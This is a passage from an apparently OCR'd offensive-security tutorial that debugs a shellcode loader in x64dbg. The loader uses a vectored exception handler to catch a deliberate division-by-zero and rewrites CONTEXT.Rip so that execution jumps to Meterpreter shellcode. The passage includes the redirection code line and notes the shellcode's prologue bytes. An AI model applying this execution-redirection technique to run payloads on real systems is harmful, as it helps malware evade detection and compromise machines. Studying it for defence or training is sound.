


As shown in the image below, back in the loader's console window, we can now see detailed and useful information about the **ExceptionRecord** pointer. This output was printed directly from our VEH handler and reflects the exception data passed to it by the operating system.




In the next step, we will use this information for further debugging in x64dbg and verify whether the **ExceptionAddress** (the faulting address) printed in the console (in this case **0x00007FF75D4C3975**) correlates with what we observe in the debugger. This comparison helps confirm that the exception data received by our VEH handler is accurate and consistent with the state captured by x64dbg.

As shown below, we now take the **ExceptionAddress** printed in the loader's console and use it together with the **dump** command in x64dbg. By dumping the memory at this address, we can directly inspect the instructions located at the faulting location and verify that it matches the instruction that caused the exception.




At this stage, we can already see the raw bytes in the Dump view that correspond to the instruction which caused the exception. However, to better understand what actually happened, we need to view the **corresponding opcode**.

To do this, as shown below, right-click on the exception address in the dump view and select **Follow in Disassembler** in x64dbg. This allows us to switch from the raw byte representation to the disassembled instruction that triggered the exception.




As shown below, and as expected, the memory address printed in the console for **ExceptionAddress** (in this case **0x00007FF75D4C3975**) leads us directly to the instruction that caused the exception. When we follow this address in the disassembler, we can see the exact line of code responsible for triggering the division-by-zero exception.




This confirms that the **ExceptionRecord** contains the correct faulting address and that the information printed by our VEH handler accurately reflects the instruction that caused the exception.

Next, as shown below, we make use of the information about the **CONTEXT** structure that was printed to the loader's console. More specifically, we focus on the **CONTEXT.Rip** field at offset **0xF8**.



The goal of this step is to verify that **CONTEXT.Rip** is correctly modified by our VEH handler—changing it from the original **ExceptionAddress** (the instruction that caused the division-by-zero exception) to the memory address of our Meterpreter shellcode. This modification is critical, as it redirects execution flow away from the faulting instruction and transfers control to the shellcode instead.


As shown below, we once again use the dump command in x64dbg—this time with the memory address stored in **CONTEXT.Rip** (in this case **0x00007FF75D4C3975**).




Remember, **CONTEXT.Rip** represents the instruction pointer value captured in the **CONTEXT** snapshot at the exact moment the division-by-zero exception was raised. In other words, this value reflects the CPU state before our VEH handler (**VehHandler()**) modifies it.

Therefore, before any redirection takes place, we expect **CONTEXT.Rip** to point to the instruction that caused the exception—namely, the division-by-zero instruction. Dumping and inspecting this address confirms that the **CONTEXT** structure correctly captures the faulting instruction prior to being altered to redirect execution to our shellcode.

Once again, as shown below, we use the Follow in Disassembler command in x64dbg to switch to the disassembly view for this address.



An attentive reader may have already noticed that the memory address stored in **CONTEXT.Rip** is identical to the **ExceptionAddress** contained in the **ExceptionRecord**. As shown below and expected, this confirms that the captured **CONTEXT.Rip** points to the exact instruction that caused the exception—in this case, the division-by-zero instruction shown below.



This correlation further verifies that the **CONTEXT** structure accurately reflects the CPU state at the moment the exception was raised.


In the next step, we want to verify that our registered VEH correctly handles the exception as defined in the loader's code. Specifically, we want to confirm that the VEH modifies **CONTEXT.Rip** and sets it to the memory address of our shellcode.

```
// Modify the saved Rip in the CONTEXT to point to our shellcode:
// Set the Instruction Pointer (Rip) to the shellcode address.
ExceptionInfo->ContextRecord->Rip = (DWORD64)pAddressdata;
```

By changing the saved instruction pointer in the **CONTEXT** structure, the VEH redirects execution flow away from the faulting instruction and transfers control directly to the shellcode. Verifying this behavior confirms that our exception handler performs the intended redirection logic correctly.

To observe the change of **CONTEXT.Rip**—from the memory address of the instruction that caused the exception (division by zero) to the memory address of our Meterpreter shellcode—we first need to set an additional breakpoint on the storage location of **CONTEXT.Rip** itself. In this case, that storage address is **0x0000001F60AFF578**. This address must not be confused with the value currently stored in **CONTEXT.Rip**, which still points to the faulting instruction at **0x00007FF75D4C3975**.


As shown below, this time we do not set a software breakpoint. Instead, we configure a **hardware breakpoint** of type **QWORD (write)**. This breakpoint triggers as soon as the memory location holding **CONTEXT.Rip** is modified. Using a hardware write breakpoint allows us to precisely observe the moment when our VEH updates **CONTEXT.Rip** to redirect execution to the shellcode.




A **hardware write breakpoint** is required here because our goal is to observe when the value of **CONTEXT.Rip** changes, not when execution reaches a specific instruction. At this stage, execution has already faulted, and **CONTEXT.Rip** is no longer an active instruction pointer—it is simply a data field in memory (in this case at **0x00000017896FF538**) that will be modified by the VEH. A software breakpoint cannot monitor arbitrary memory writes; it only triggers when execution reaches a patched instruction (for example, an INT3).

By configuring a hardware breakpoint of type QWORD (write) on the memory location that stores **CONTEXT.Rip**, the debugger will trigger exactly at the moment the VEH updates this field. This allows us to precisely observe the transition of **CONTEXT.Rip** from the faulting instruction address to the address of our Meterpreter shellcode, confirming that control-flow redirection occurs as intended. In short, software breakpoints monitor execution flow and a hardware write breakpoints monitor state changes in memory


To verify that the hardware breakpoint was set correctly, we can switch to the Breakpoints tab in x64dbg. As shown below, the hardware write breakpoint on **CONTEXT.Rip** (in this case **0x0000001F60AFF578**) is listed and enabled.




This confirms that the breakpoint is properly configured and ready to trigger as soon as the VEH modifies the **CONTEXT.Rip** field in memory. To continue the debugging process and observe the transition of **CONTEXT.Rip** to the **shellcode address**, we now need to resume execution from the loader's console window. As shown below, simply press **<Enter>** to continue.




As shown below, once execution continues, the **hardware write breakpoint** set on **CONTEXT.Rip** is triggered. This indicates that the memory location storing **CONTEXT.Rip** was written to and its value was changed.



This behavior confirms that **CONTEXT.Rip** was successfully modified by our VEH handler and rewritten to the memory address of our shellcode. In other words, execution flow has been redirected from the faulting instruction to the shellcode exactly as intended. To further validate this and ensure that **CONTEXT.Rip** now truly points to the memory address of our Meterpreter shellcode, we can perform an additional verification step. As shown below, we use **Follow QWORD in Current Dump** in x64dbg to follow the updated value stored in **CONTEXT.Rip** and confirm that it resolves to the shellcode location.



As shown below, the dump view confirms that **CONTEXT.Rip** was successfully updated to point to the memory address of our Meterpreter shellcode. The bytes at this address begin with the well-known shellcode prologue **FC 48 83 E4**, which clearly identifies the start of the shellcode.




This observation verifies that our VEH handler correctly modified the saved instruction pointer in the **CONTEXT** structure. As a result, execution flow has been redirected away from the faulting division-by-zero instruction and is now set to continue at the shellcode entry point, exactly as intended.


Task: Validating Context Restoration

Finally, we want to verify that context restoration—performed via **NtContinue()** in **ntdll.dll**—works correctly and that execution ultimately transfers to our shellcode.


As shown in the image below, the debugger is still paused at the hardware write breakpoint on **CONTEXT.Rip**, which we set to capture the moment **CONTEXT.Rip** was updated to the shellcode address.



